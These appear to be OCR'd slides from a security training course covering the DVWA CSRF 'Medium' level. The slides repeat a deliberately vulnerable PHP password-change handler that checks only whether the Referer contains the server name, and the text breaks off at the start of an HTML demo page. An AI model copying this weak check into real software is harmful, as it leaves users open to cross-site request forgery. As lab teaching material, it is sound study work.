if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // ...
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/CSRF/Medium: cat ./"View Source"


```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // ...
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/CSRF/Medium: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // ...
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```


- HTTP Referer
  - "An optional HTTP header field that identifies the address of the web page (i.e., the URI or IRI), **from which the resource has been requested**."
- `stripos($a, $b)`
  - 回傳 `b` 在 `a` 中的位置
  - 不存在就回傳 `false`
  - I.e., 含有 SERVER_NAME

$~/CSRF/Medium: cat ./"Burp Suite"




NISRA


$~/CSRF/Medium: cat ./"Burp Suite"




$~/CSRF/Medium: cat ./Answer



$~/CSRF/Medium: cat ./Answer



$~/CSRF/Medium: cat ./Answer



NISRA

$~/CSRF/Medium: cat ./Answer

```
<!DOCTYPE html>

<!-- https://codepen.io/akashrajendra/pen/JKKRvQ -->

<html lang="en">
    <head>
        <title>CSRF Demo</title>
        <link type="text/css" rel="stylesheet" href="css/style.css" />
